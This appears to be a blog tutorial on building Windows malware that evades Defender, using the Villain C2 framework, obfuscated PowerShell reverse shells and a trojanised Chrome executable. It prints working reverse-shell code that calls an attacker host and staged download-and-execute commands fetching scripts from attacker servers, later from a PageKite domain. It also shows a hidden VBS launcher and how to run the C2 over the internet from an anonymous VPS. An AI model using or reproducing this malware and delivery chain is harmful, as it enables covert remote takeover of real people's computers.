


Creating Undetectable Windows Malware (Villain C2 Framework+ PowerShell Obfuscation + Undetectable Delivery)

 medium.com/@sam.rothlisberger/creating-undetectable-windows-malware-villain-c2-framework-powershell-obfuscation-undetectable-3652998e4152

Sam Rothlisberger

20 января 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any trouble you may cause by using these tools and methods.



Sam Rothlisberger

Anti-virus and Windows Defender use a combination of signature-based detection, behavior-based detection, and today AI analysis solutions to detect and block malware or C2 connection attempts. Typically, signature-based detection is the easiest to bypass and attackers find it much harder when a script is dynamically analyzed by the host before executing using something like AMSI. I found this cool new tool yesterday called Villain and wanted to find a way to use it to bypass modern AV or at the very least, an up-to-date Windows Defender which focuses on real-time threats.

GitHub - t3l3machus/Villain: Villain is a C2 framework that can handle multiple TCP socket &...

Villain is a C2 framework that can handle multiple TCP socket & HoaxShell-based reverse shells, enhance their...

github.com

The framework is extremely easy to use- just generate a payload and paste it on the target, it even sets up the listeners for you! However, one thing you'll notice about doing this with Windows Defender enabled is that the default output is quickly flagged as malicious:

Failed Initial Reverse Shell

I decided to do some research on obfuscation techniques and found this resource by the same creator:

GitHub - t3l3machus/PowerShell-Obfuscation-Bible: A collection of techniques, examples and a little...

A collection of techniques, examples and a little bit of theory for manually obfuscating PowerShell scripts to achieve...

github.com

I did a couple things first to try to change the signature:

1. Inserted random comments and spaces in the script
2. Created random hex-encoded variable names
3. Input random quotes inside iex and pwd

```
PS C:\Users\IEUser> $f39a4cb87e9f = New-Object System.Net.Sockets.TCPClient('10.0.2.9',4443); Get-Process | Out-Null; $0
0771da9cbce = $f39a4cb87e9f.GetStream();[byte[]]$0840dbc4a689 = 0..65535|%{0};while(($i = $0771da9cbce.Read($0840dbc4a6
89, 0, $0840dbc4a689.Length)) -ne 0){;$eea42352089e = (New-Object -TypeName System.Text.AsciiEncoding).GetString($0840db
c4a689,0, $i);$0840dbc4a542 = (i'e'x $eea42352089e 2>&1 | Out-String );$175fbc8284cc = $0840dbc4a542 + 'PS ' + (p'w'""'
d).Path + '> '; <# Suspendisse imperdiet lacus eesque suscipit #> $0840dbc4a204 = ([text.encoding]::ASCII).GetBytes($175
fbc8284cc);$0771da9cbce.Write($0840dbc4a204,0,$0840dbc4a204.Length);$0771da9cbce.Flush();<# Suspendisdf sdf impu tlus
pellentesque suscipdssdf #> $f39a4cb87e9f.Close()
At line:1 char:1
+ $f39a4cb87e9f = New-Object System.Net.Sockets.TCPClient('10.0.2.9',44 ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

More Failed Reverse Shell Attempts

None of these seemed to work. About 9 months ago in 2023, you could have just done simple things in the script like change *iex* to *i"e"x* or change the default names of variables like *\$data* to *\$3e59da34d2* but it's not that simple today. Creating malware that won't be flagged in 2024 takes some trail and error.

Next I decided to try splitting up the command arguments to determine when AV detected that it was malicious. I determined that separating the first variable that creates a TCPClient socket with my attacker host from the rest of the script actually didn't raise flags and I received a shell on Villain.

```
PS C:\Users\IEUser> $client = New-Object System.Net.Sockets.TCPClient('10.0.2.9',4443);
PS C:\Users\IEUser> $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $by
tes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $
data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetByte
s($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()
```

Succeeded Reverse Shell

```
Villain > generate payload=windows/netcat/powershell_reverse_tcp lhost=eth0
Generating backdoor payload...
Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.Sockets.TCPClient('10.0.2.9
',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes
.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]:
:ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()} -Win
dowStyle Hidden
Copied to clipboard!
[Error] Failed to establish a backdoor session: Connection reset by peer.
[Error] Failed to establish a backdoor session: Connection reset by peer.
[Error] Failed to establish a backdoor session: ConnectionResetError.
[Error] Failed to establish a backdoor session: ConnectionResetError.
[Shell] Backdoor session established on 10.0.2.5
Villain > |
```

Villain Catching Reverse Shell

Now I needed a way to allow these two parts of the Villain PS script to run together but execute separately, so I decided to use the Get-Command Technique with wildcards in the resource mentioned above. The & operator runs the commands as jobs. Basically, it's retrieving the string itself from the URI indicated (our scripts) and then running that string (command) with the Invoke-Expression command also used with a wildcard to bypass detection. The two Get-Command's look weird like this to decrease the Shannon Entropy that might otherwise be too high and detected by AV:

```
test.ps1 - Notepad
File Edit Format View Help
$(Get-Command i*****e-rest*) -uri http://10.0.2.9/stage1.ps1 | &(gcm i*x);
$(Get-Command i*****e-rest*) -uri http://10.0.2.9/stage2.ps1 | &(gcm i*x)
```

PS Script to Grab and Execute two PS Scripts from the Attacker Host

To actually execute this on the windows host from the command line, I needed to do a couple things:

1. I created two PS scripts called stage1.ps1 and stage2.ps1 which includes the first and second part of the Villain PS script I created, respectfully (I added the other obfuscation techniques in there just for poc, but it's not required). These will be run on the victim with IP 10.0.2.5.

```
(root@kali)-[/home/atler/malware/clean]
# cat stage1.ps1
$F39a4cb87e9f = New-Object System.Net.Sockets.TCPCClient('10.0.2.9',4443);

(root@kali)-[/home/atler/malware/clean]
# cat stage2.ps1
Get-Process | Out-Null; $60771da9cbce = $f39a4cb87e9f.GetStream();[byte[]]$0840dbc4a689 = 0..65535|%{0};while(($i = $60771da9cbce.Read($0840dbc4a689, 0, $0840dbc4a689.Length)) -ne 0){;$eaa42352089e = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($0840dbc4a689,0, $i);$0840dbc4a542 = (i'e'x $eaa42352089e 2>&1 | Out-String );$175fbc8284cc = $0840dbc4a542 + 'PS ' + (p'w'""'d).Path + '> '; <# Suspendisse imperdiet lacus eesque suscipit #> $0840dbc4a204 = ([text.encoding]::ASCII).GetBytes($175fbc8284cc);$60771da9cbce.Write($0840dbc4a204,0,$0840dbc4a204.Length);$60771da9cbce.Flush();<# Suspendisdfsdf impu tlus pellentesque suscipdssdf #>
```

stage1.ps1 and stage2.ps1

2. Host these scripts on a web server on my attacker host which has IP 10.0.2.9 (over a non-flagged port like 80 or 443) to serve to the Victim.

```
(root@kali)-[/home/atler/malware/clean]
# ls
stage1.ps1 stage2.ps1

(root@kali)-[/home/atler/malware/clean]
# python3 -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
```

python http server to Serve stage1.ps1 and stage2.ps1

Wait- this is great, but I want to receive a shell by a user downloading or opening something inconspicuous. To do this, I used Invoke-PS2EXE on my windows host to convert the PS script two liner above to a windows executable and then used WinRaR to make it look like a normal chrome executable (this will be another post if you don't know).


```
PS C:\Users\IEUser\Desktop> Invoke-PS2EXE test.ps1 test.exe
PS2EXE-GUI v0.5.0.26 by Ingo Karstein, reworked and GUI support by Markus Scholtes

Reading input file C:\Users\IEUser\Desktop\test.ps1
Compiling file...

Output file C:\Users\IEUser\Desktop\test.exe written
PS C:\Users\IEUser\Desktop>
```

Convert PS Script to EXE to embed with legitimate EXE

One thing I noticed is that when a user opened the malicious chrome executable, a command window would pop up that the user could easily click out of and end my shell session. To get around this, I packaged a simple vbs script with the malicious executable and a clean chrome browser (in WinRaR) that would simply run the malicious executable with no window popup- not giving the user the power to stop our shell:)




Fake Chrome with Reverse Shell vs Real Chrome

test.vbs - Notepad

```
File Edit Format View Help
Set oShell = CreateObject("WScript.Shell")
oShell.Run "test.exe", 0
```

vbs Script that Runs Malicious Executable

Now it's just a matter of social engineering a way to get a user to download this seemingly innocent executable or put it there yourself with an existing foothold. Windows Defender is active on the Victim.



Windows Defender Enabled

When a user double clicks on our malicious chrome executable, stage1.ps1 and stage2.ps1 are downloaded and executed from our server, then a session is created on Villain, and finally google chrome opens like normal for the user.

```
(root@kali)-[/home/atler/malware/clean]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.5 - - [14/Jan/2024 19:32:19] "GET /stage1.ps1 HTTP/1.1" 200 -
10.0.2.5 - - [14/Jan/2024 19:32:19] "GET /stage2.ps1 HTTP/1.1" 200 -
```

Malicious chrome.exe grabbing the PS Scripts

```
[Shell] Backdoor session established on 10.0.2.5
Villain > sessions

Session ID      IP Address  OS Type  User              Owner  Status
-----
bb6878-f265ca-e15571  10.0.2.5   Windows MSEDGEWIN10\ieuser Self   Lost
fe5f81-fcbcf8-a17c1f  10.0.2.5   Windows MSEDGEWIN10\ieuser Self   Lost
dd84a5-f08602-fdb1c0  10.0.2.5   Windows MSEDGEWIN10\ieuser Self   Active


Villain > shell dd84a5-f08602-fdb1c0

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

PS C:\Users\IEUser\AppData\Local\Temp\RarSFX3> whoami
msedgewin10\ieuser

PS C:\Users\IEUser\AppData\Local\Temp\RarSFX3>
```

Session Initiated on Villain from Windows Victim



Chrome Opening for User like Normal

Attackers are going to have to work harder to bypass updated defenses this year, but it's not anywhere near impossible even with real-time analysis. I hope you enjoyed this post!

BONUS: C2 over the Internet

Pagekite - The fast, reliable localhost tunneling solution

Your servers run on your computers PageKite works with all HTTP and HTTPS servers, as well as SSH and few other...

pagekite.net

Pagekite can be used to deliver and execute our PS scripts over the internet instead of the local network. Sign up with a valid email for a 30 day free trial. We can also use a cheap VPS with a public IP address to catch our Villain generated netcat reverse shell.

First, change the IP of your attacker host local IP to the IP of the public facing VPS instance so we can connect over the internet:

```
GNU nano 7.2 stage1.ps1
$?f39a4cb87e9f = New-Object System.Net.Sockets.TCPClient('222',4443);
```

stage1.ps1 to initiate shell with public IP address on cloud webserver

Then, create a web server hosting the files stage1.ps1 and stage2.ps1 on our *PageKite* FQDN called something like *python3.pagekite.me*.

```
(root@kali)-[/home/atler/malware]
# python3 pagekite.py /home/atler/malware/clean python3.pagekite.me +indexes
>>> Hello! This is pagekite.py v1.5.2.201011. [CTRL+C = Stop]
Built-in HTTPD is on localhost:42103, secret=GeqeVbikW5SrrvVf4y8+BHB3
Connecting to front-end relay 69.164.211.158:443 ...
- Relay supports 10 protocols on 19 public ports.
- Raw TCP/IP (HTTP proxied) kites are available.
- To enable more logging, add option: --logfile=/path/to/logfile
~<> Flying builtin HTTPD as https://python3.pagekite.me/
- https://python3.pagekite.me/
98.186.108.222 < http://python3.pagekite.me:443 (builtin)
[< pagekite.py [flying] Kites are flying and all is well.
```

PageKite To Serve stage1 and stage2 PS Scripts

Lastly, change the test.ps1 script to now grab the files from *PageKite* and not the local host. Then convert this into an executable like before and send to the victim.

```
test.ps1 - Notepad
File Edit Format View Help
&(Get-Command i*****e-rest*) -uri http://python3.pagekite.me/stage1.ps1 | &(gcm i*x);
&(Get-Command i*****e-rest*) -uri http://python3.pagekite.me/stage2.ps1 | &(gcm i*x)
```

PS Script to grab and Execute PS Scripts from PageKite

On our anonymous VPS instance, open Villain and wait for the connection over the internet (might have to do some port forwarding configuration).

```
WILLAIN
Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on Twitter, HTB, GitHub: @t3l3machus
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Netcat TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

[Info] Welcome! Type "help" to list available commands.
[Shell] Backdoor session established on 98. [REDACTED]
Villain > sessions
```

Session ID	IP Address	OS Type	User	Owner	Status
595d14-77814d-114bd6	98. [REDACTED]	Windows	MSEdgeWIN10\ieuser	Self	Active

```
Villain > 
```

Reverse Shell from Victim over the Internet

And now we received a reverse shell by using *PageKite* and a VPS which an attacker can create anonymously and discard after actions-on:)